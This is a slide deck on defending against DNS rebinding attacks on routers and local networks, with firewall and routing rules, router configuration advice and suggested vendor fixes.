


# DNS Rebinding Countermeasures

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# Am I Vulnerable?



# End-User Mitigations

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- ▶ **Break any of the attack's conditions**
  - ▶ Interface binding
  - ▶ Firewall rules
  - ▶ Routing rules
  - ▶ Disable the HTTP administrative interface
- ▶ **Reduce the impact of the attack**
  - ▶ Basic security precautions





# Blocking Attacks at the Router

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- ▶ Don't bind services to the external interface
  - ▶ May not have sufficient access to the router to change this
  - ▶ Some services don't give you a choice
- ▶ Re-configure firewall rules
  - ▶ `-A INPUT -i eth1 -d 172.69.0.0/16 -j DROP`



# HTTP Administrative Interface

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- ▶ **Disable the HTTP interface**
  - ▶ Use HTTPS / SSH
  - ▶ Disable UPnP while you're at it
- ▶ **But be warned...**
  - ▶ Enabling HTTPS won't disable HTTP
  - ▶ In some routers you can't disable HTTP
  - ▶ Some routers have HTTP listening on alternate ports
  - ▶ In some routers you can't disable HNAP



# Blocking Attacks at the Host

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- ▶ Re-configure firewall rules
  - ▶ `-A INPUT -d 172.69.0.0/16 -j DROP`
- ▶ Configure dummy routes
  - ▶ `route add -net 172.69.0.0/16 gw 127.0.0.1`



# Basic Security Precautions

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- ▶ Change your router's default password
- ▶ Keep your firmware up to date
- ▶ Don't trust un-trusted content



# Vendor / Industry Solutions

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- ▶ Fix the same-origin policy in browsers
- ▶ Implement the strong end system model in routers
- ▶ Build DNS rebinding mitigations into routers



# Conclusion

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- ▶ DNS rebinding still poses a threat to your LAN
- ▶ Tools are available to exploit DNS rebinding
- ▶ Only you can prevent forest fires



# Q & A

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- ▶ **Rebind project**

- ▶ <http://rebind.googlecode.com>

- ▶ **Contact**

- ▶ [heffnercj@gmail.com](mailto:heffnercj@gmail.com)



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